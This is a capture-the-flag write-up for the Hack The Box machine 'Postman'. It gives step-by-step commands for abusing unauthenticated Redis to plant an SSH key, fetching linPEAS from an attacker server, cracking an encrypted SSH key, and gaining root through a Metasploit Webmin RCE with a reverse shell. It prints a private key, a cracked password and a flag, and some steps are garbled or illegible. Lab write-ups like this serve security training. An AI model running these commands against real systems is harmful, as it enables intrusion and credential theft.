

# Writeup

## Required tools

- [feroxbuster](#) : any directory buster will do (gobuster, dirb, dirbuster, etc.)
- nmap: installed by default on kali
- redis-cli: Install by running `sudo apt-get install redis-tools` in terminal
- [linPEAS](#): A well maintained local enumeration script. Part of the PEASS suite which also covers windows local enumeration.

## OWASP Threats

- [Security Misconfiguration](#)
- 

## Initial enumeration

- nmap reveals two webpages, and [redis](#) listening on `6379`

```
80/tcp    open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu)) language-bash
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: The Cyber Geek's Personal Website
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis     syn-ack Redis key-value store 4.0.9
10000/tcp open  http      syn-ack MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 066AF1F6A59FCB67495B545A6B81F371
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

- quickly check if `redis` requires authentication to execute commands by connecting with `redis-cli -h $IP` and issuing the `info` command in the prompt.

```
(kali@kali)-[~/Documents/htb/machines/postman]
└─$ redis-cli -h $IP
10.129.2.1:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
```

```
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:656
run_id:31cf30fdee4872c2354b295dc7dea4cfe552b698
tcp_port:6379
uptime_in_seconds:1358
uptime_in_days:0
hz:10
lru_clock:15557957
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

```
# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0
```

```
# Memory
used_memory:841240
used_memory_human:821.52K
used_memory_rss:3694592
used_memory_rss_human:3.52M
used_memory_peak:841240
used_memory_peak_human:821.52K
used_memory_peak_perc:100.00%
used_memory_overhead:832086
used_memory_startup:782456
used_memory_dataset:9154
used_memory_dataset_perc:15.57%
total_system_memory:941199360
total_system_memory_human:897.60M
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:4.39
mem_allocator:jemalloc-3.6.0
active_defrag_running:0
lazyfree_pending_objects:0
```

```
# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1676500983
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
```

- Redis is not requiring authentication to perform at least *some* commands - circle back after enumerating the web servers as they typically have a larger attack surface.

## Web enum

## Port 80 (HTTP(s))

- Just a landing page for a future site



- Examining the page source code (Ctrl + U in your browser) doesn't reveal any commented language of use. Further enumerate the page using `feroxbuster` with `feroxbuster --url http://$IP -d 2 -T 2`
  - Nothing obviously vulnerable is found - continue searching for low hanging fruit

```
(kali@kali)-[~]
$ feroxbuster -url http://$IP -d 2 -T 2

FEROXBUSTER
by Ben "epi" Risher ver: 2.7.1

Target Url      http://10.129.2.1
Threads        50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)  2
User-Agent      feroxbuster/2.7.1
Config File     /etc/feroxbuster/ferox-config.toml
HTTP methods    [GET]
Recursion Depth 2
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

200 GET 91l 253w 3844c http://10.129.2.1/
301 GET 9l 28w 309c http://10.129.2.1/images => http://10.129.2.1/images/
301 GET 9l 28w 306c http://10.129.2.1/css => http://10.129.2.1/css/
301 GET 9l 28w 309c http://10.129.2.1/upload => http://10.129.2.1/upload/
301 GET 9l 28w 305c http://10.129.2.1/js => http://10.129.2.1/js/
301 GET 9l 28w 308c http://10.129.2.1/fonts => http://10.129.2.1/fonts/
403 GET 11l 32w 298c http://10.129.2.1/server-status

[#####] - 1m 210000/210000 0s found:7 errors:147
[#####] - 1m 30000/30000 453/s http://10.129.2.1
[#####] - 1m 30000/30000 453/s http://10.129.2.1/
[#####] - 0s 30000/30000 0/s http://10.129.2.1/images => Directory listing (add -e to scan)
[#####] - 0s 30000/30000 0/s http://10.129.2.1/css => Directory listing (add -e to scan)
[#####] - 0s 30000/30000 0/s http://10.129.2.1/upload => Directory listing (add -e to scan)
[#####] - 0s 30000/30000 0/s http://10.129.2.1/js => Directory listing (add -e to scan)
[#####] - 2s 30000/30000 0/s http://10.129.2.1/fonts => Directory listing (add -e to scan)
```

## Port 10000 (HTTP(s))

- Nmap reveals this to be a Miniserv 1.9.10 server hosting Webmin httpd
  - No subdirectories were found - move on

```
FEROXBUSTER
by Ben "epi" Risher ver: 2.7.1

Target Url      http://10.129.2.1:10000
Threads        50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)  2
User-Agent      feroxbuster/2.7.1
Config File     /etc/feroxbuster/ferox-config.toml
HTTP methods    [GET]
Recursion Depth 2
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

Caught ctrl+c saving scan state to ferox-http_10_129_2_1:10000-1676503326.state ...
[#####>] - 7m 35125/60000 5m found:0 errors:383
[#####>] - 7m 17624/30000 36/s http://10.129.2.1:10000
[#####>] - 7m 17498/30000 36/s http://10.129.2.1:10000/

(kali@kali)-[~]
$
```

## Port 6379 (Redis)

- What we know:
  - Redis is susceptible to unauthenticated command execution as demonstrated above
  - The server is serving SSH and HTTP
  - Looking through [hacktricks](#) we see that it may be possible to push a SSH key we control to the `authorized_keys` file on the victim.
  - **Why this works:**

- The `redis-cli` tool allowed us to connect to the victim redis service as the system user `redis`. We also know the home directory of the user as determined through `config get dir`

```
178) "0.0.0.0 ::1"
10.129.2.1:6379> config get dir
1) "dir"
2) "/var/lib/redis"
```
- The `authorized_keys` file contains a list of approved public ssh keys that will allow users to connect to the victim host as the redis user as long as the attacker has the appropriate private key.

## Foothold

- Begin by executing the commands outlined [here](#) to push a public key we own to the victim.
- In a kali terminal:
  - If you do not have a ssh key configured:
    - `ssh-keygen -t rsa`
  - `(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
    - This takes your public key from the SSH key pair, spaces it accordingly, and outputs the text to a new file called `spaced_key.txt`
  - `cat spaced_key.txt | redis-cli -h $IP -x set ssh_key`
    - This takes the output of the `cat` command (the content of the txt file) and pipes it to the `redis-cli` tool
  - Reconnect to the `redis` server by entering `redis-cli -h $IP` in your terminal, and then the following into the `redis` prompt:
    - `config set dir /var/lib/redis/.ssh`
    - `config set dbfilename "authorized_keys"`
    - `save`
- In a **new** Kali terminal window, type `ssh -i ~/.ssh/id_rsa redis@$IP` - this gives us a shell as the `redis` user.

```

(kali@kali)-[~]
$ ssh -i ~/.ssh/id_rsa redis@10.129.2.1
The authenticity of host '10.129.2.1 (10.129.2.1)' can't be established.
ED25519 key fingerprint is SHA256:EBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

How to become a Ubuntu enthusiast

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ dir
6379 dkixshbr.so  dump.rdb  exp.so  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$ cd /home
redis@Postman:/home$ dir
redis
Matt

```

## Local enumeration as the redis user

- Start by transferring the linpeas.sh script (see Required Tools)
  - Two ways to transfer:
    1. On kali using `scp` from the same directory as your `linpeas.sh` script, type `scp linpeas.sh redis@$IP:~/`
      - This leverages `ssh` to securely transfer the file - will be more stealthy than transferring using HTTP as this is encrypted
    2. On kali, using a simple webserver serving in the same directory as your `linpeas.sh` script type `python3 -m http.server 80`
      - On the victim host, select the directory you want to store your tools in and type `wget KALI_IP/linpeas.sh` - replace `KALI_IP` with the IP of your kali box.
      - You could use the `/dev/shm` directory to store tools/files that dont need to persist on reboot since this directory is typically writeable by most services/users. Its also volatile and will empty on reboot.
- Once transferred using either of the above methods, you will need to make the script executable for the `redis` user. This can be done by typing in your ssh session, `chmod +x linpeas.sh`
- To run the enumeration script, simply enter `./linpeas.sh` and wait.
  - This script will thoroughly enumerate the system by identifying low hanging fruit, enumerating key directories, running services, network status, and config files for credentials and other misconfiguration items. [Read the docs for a full run down](#)
- What leads to further exploitation is the apparent ssh key backup belonging to `Matt` - the other user found in `/home`

```
drwxr-xr-x 2 root root 4096 Aug 25 2019 /etc/cup
Searching ssl/ssh files
Analyzing SSH Files (limit 70)
-rwxr-xr-x 1 Matt Matt 1743 Aug 26 2019 /opt/id_rsa.bak
BEGIN RSA PRIVATE KEY
```

- This could be a valid ssh private key - at this point we should transfer this back to the host and try to `ssh` as the user `Matt`.
  - We know this is applicable to Matt given the group and user ownership as shown in the screenshot.

## Moving Laterally to Matt

- Attempting to SSH as matt fails as the key is encrypted - it will require a password AND the private key.



```
(kali㉿kali)-[~]  
$ cd .ssh
```

```
(kali㉿kali)-[~/ssh]
$ echo "-----BEGIN RSA PRIVATE KEY-----"
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
```

```
JehA51I17rsCO0VqyWx+C8363IOBYXQ1Ddw/pr3L2A2NDtB7tvsXNnyqKDghfQnK
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZiTXQzYN8wbjlrku1bJq5xnJX9EUB5I7k2
7GsTwsMvKzXkKfEZQaXK/T50s3I4Cdcfbr1dXIYabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/Tw3pXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirQmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFTozrN9MGWEqBEJ5zMVrrt3TGVkc
EyvLWwks7R/gjxHyUwT+a5LCCGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuyMr+hU+9v6VY
Sj+qstjVTYjdFnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyYK
t+MstWtSt0VJ4U1Na2G3xGPjmrkjmXvXvudKc0YN/OBoPPOTaBDV9i6fso626pwnS
5mi8BzrBhd00wHaDCtYPC3B00CwqAVM5MXmkAk2KL0W2tdVYksKwxKCwGmWlpdke
P2JGlP9LWEerMfolbjTSOU5mDePfmQ3fwC06MPBiqzrrFCPNJr7/McQECb5sf+06
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksW5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9s189TmJHL74Y3i
L3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjjoUuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVgB/9g/W2ua1C3Nncv3Mncf0nli117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmLOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yN09z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwJCZvxUfYn/K4FVHavvA+b9l0pnUCEAERpwIv8+tYofwGVPVLC0DrN58V
XTfB2X9sL1oB3h04mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5R0jgQGytWf/q7MGro3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVE0tHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERSppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrksSue1CsWjEfEiF3NAMEU2o+Ngq92Hm
pnAFRetwvQ7xukK0rb6mvF8gSgQLQ67WpbZFYtgS05TpPZPM0h8tRE8YRDJheWRQ
VcNyZH80HYqES4g2UF62KpttqWLiif4utHq+/h5CQwsF+JRG88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTja0rRNYw=
-----END RSA PRIVATE KEY-----" >> postman_rsa
```

```
(kali㉿kali)-[~/ssh]
$ ssh -i postman_rsa matt@10.129.2.1
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'postman_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "postman_rsa": bad permissions
matt@10.129.2.1's password:
```

- When a ssh key is encrypted, it will begin with the "Proc-Type..." block as seen above. A key that isnt encryped with a password will have neither the `Proc-Type` or `DEK-Info` lines.
- To crack the key, we first have to generate a hash of the key file - this can be done with `ssh2john`



- [illegible]

4. If you lose the terminal text for whatever reason, simply run the command again but append `--show` to it.

- To connect as Matt, run the `ssh -i postman_rsa matt@$IP` command again, and enter the cracked password.

```
(kali㉿kali)-[~/ssh]
$ chmod 600 postman_rsa

(kali㉿kali)-[~/ssh]
$ ssh -i postman_rsa matt@10.129.2.1
Enter passphrase for key 'postman_rsa':
Connection closed by 10.129.2.1 port 22


(kali㉿kali)-[~/ssh]
$ ssh -i postman_rsa Matt@10.129.2.1
Enter passphrase for key 'postman_rsa':
Connection closed by 10.129.2.1 port 22

(kali㉿kali)-[~/ssh]
$
```

- This is an arbitrary decision by the box maker to block SSH access here, but you can simply `su Matt` in the other terminal window you should still have open as the `redis` user.


```
redis@Postman:/dev/shm$ su Matt
Password:
Matt@Postman:/dev/shm$ whoami
Matt
Matt@Postman:/dev/shm$ uname -a
Linux Postman 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

- In a situation where you have multiple hosts interconnected, or have an active directory domain, it would be a good idea to blast these credentials out over the network with [crackmapexec](#). This is out of scope, but crackmapexec (cme) is a phenomenal tool so it had to be mentioned.
- You can now get the first low privilege flag on the machine found in Matt's home directory. Submit this flag on the Hackthebox page for the box



## Enumeration & Escalation as Matt

- Start by enumerating the system again either manually and with the `linpeas` script.
- Nothing immediately obvious sticks out - no interesting sudo binaries, config files, backups, cronjobs,....
- We have credentials...we **need** to try them against anything on the host that accepts credentials. This includes webpages
- Success...



## Rooting the box (Matt -> Root)

- We're now authenticated to the webmin service, have some great enumeration information in front of us (that we have confirmed previously), and can start snooping around the various links for any further vulnerabilities.
- First check [exploit-db](#) for any exploits regarding Webmin 1.910 (identified on the dashboard above and by nmap)
- There's many results when searching for webmin, but there's a potential easy button here with the [Webmin 1.910 - 'Package Updates' Remote Command Execution \(Metasploit\)](#) exploit.
- On Kali:
  1. Open metasploit in a new terminal window by running `msfconsole`
  2. In the prompt type `search webmin` resulting in something like

```
msf5 exploit(linux/http/webmin_package_updates_rce) > search webmin

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
--  -
0  exploit/unix/webapp/webmin_show.cgi_exec 2012-09-06     excellent Yes    Webmin /file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin_file_disclosure 2006-06-30     normal  No     Webmin File Disclosure
2  exploit/linux/http/webmin_file_manager_rce 2022-02-26     excellent Yes    Webmin File Manager RCE
3  exploit/linux/http/webmin_package_updates_rce 2022-07-26     excellent Yes    Webmin Package Updates RCE
4  exploit/linux/http/webmin_packageup_rce 2019-05-16     excellent Yes    Webmin Package Updates Remote Command Execution
5  exploit/unix/webapp/webmin_upload_exec 2019-01-17     excellent Yes    Webmin Upload Authenticated RCE
6  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06     normal  No     edit_html.cgi file Parameter Traversal Arbitrary File Access
7  exploit/linux/http/webmin_backdoor 2019-08-10     excellent Yes    Webmin password_change.cgi Backdoor
```

1. `use 4`
3. Select `exploit/linux/http/webmin_packageup_rce` by typing `use 4`
4. This will load the exploit and allow you to set exploit specific options:
  1. `set RHOST $IP` - this will set the remote host aka the victim

2. `set RPORT 10000` - since we are attacking the webmin service, we need to point it towards the right webapp
3. `set LHOST tun0` - rather than specifying a listening host IP, we can set a local interface. The Hackthebox runs on `tun0`
4. `set USERNAME Matt` - this is case sensitive
5. `set PASSWORD computer2008`
6. `set SSL true` - we cant hit the webmin dashboard with HTTP, it requires HTTPS so we must enable SSL for the exploit as well
7. `exploit`

- Success...

```

Abort session 1? [y/N] y
[*] 10.129.212.48 - Command shell session 1 closed. Reason: User exit
msf6 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.89:4444
[+] Session cookie: d429356900048a328e61649d3a3c7a9b
[*] Attempting to execute the payload...
[*] Command shell session 2 opened (10.10.14.89:4444 → 10.129.212.48:46614) at 2023-02-15 23:13:27 -0500
dir
config.info.ru_RU UTF-8 module.info.ms_MY UTF-8
config.info.ru_SU module.info.nl
config.info.create_repo.cgi module.info.nl.UTF-8
config.info.ar images module.info.no
config.info.ca index.cgi module.info.no.UTF-8
config.info.ca.UTF-8 install_check.pl module.info.pl
config.info.de lang module.info.pl.UTF-8
config.info.de.UTF-8 log_parser.pl module.info.newfeatures module.info.pl
config.info.hu module.info.package-updates-lib.pl
config.info.nl module.info.ar postinstall.pl
config.info.nl.UTF-8 module.info.ca save_repos.cgi
config.info.no module.info.ca.UTF-8 save_sched.cgi
config.info.no.UTF-8 module.info.de save_view.cgi
config.info.pl module.info.de.UTF-8 update.cgi
config.info.pl.UTF-8 module.info.hu update.pl
config.info.ru.UTF-8 module.info.hu.UTF-8 view.cgi
config.info.ru module.info.ms_MY
whoami
root

```

- This is a horrible shell though, so we'll need to upgrade it for QoL purposes. The easiest way to do so is using python if its present on the system.
  - `which python`
  - `python -c 'import pty;pty.spawn("/bin/bash")'`

```

configinfo_1d_no
whoami
root
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@Postman:/usr/share/webmin/package-updates/# cd /root
cd /root
root@Postman:~# dir
dir
redis-5.0.0 root.txt
root@Postman:~# cat root.txt
cat root.txt
6b335f913ada6c0583517d554dad56ae
root@Postman:~# echo "i have write privs in root" >> writeable.txt
echo "i have write privs in root" >> writeable.txt
root@Postman:~# ls -al
ls -al
total 80
drwx----- 8 root root 4096 Feb 16 04:15 .
drwxr-xr-x 22 root root 4096 Aug 25 2019 ..
-rw----- 1 root root 14966 Feb 16 04:13 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Aug 24 2019 .cache
drwx----- 3 root root 4096 Aug 26 2019 .gnupg
-rw----- 1 root root 28 Oct 25 2019 .lessht
drwxr-xr-x 3 root root 4096 Aug 24 2019 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 79 Aug 25 2019 .rediscli_history
-rw-r--r-- 1 root root 66 Oct 25 2019 .selected_editor
drwx----- 2 root root 4096 Aug 25 2019 .ssh
drwxr-xr-x 2 root root 4096 Aug 25 2019 .tmp
-rw----- 1 root root 3449 Sep 29 2020 .viminfo
drwxrwxr-x 6 root root 4096 Oct 2 2019 redis-5.0.0
-rw-r--r-- 1 root root 33 Feb 16 03:54 root.txt
-rw-r--r-- 1 root root 27 Feb 16 04:15 writeable.txt
root@Postman:~#

```

## Takeaways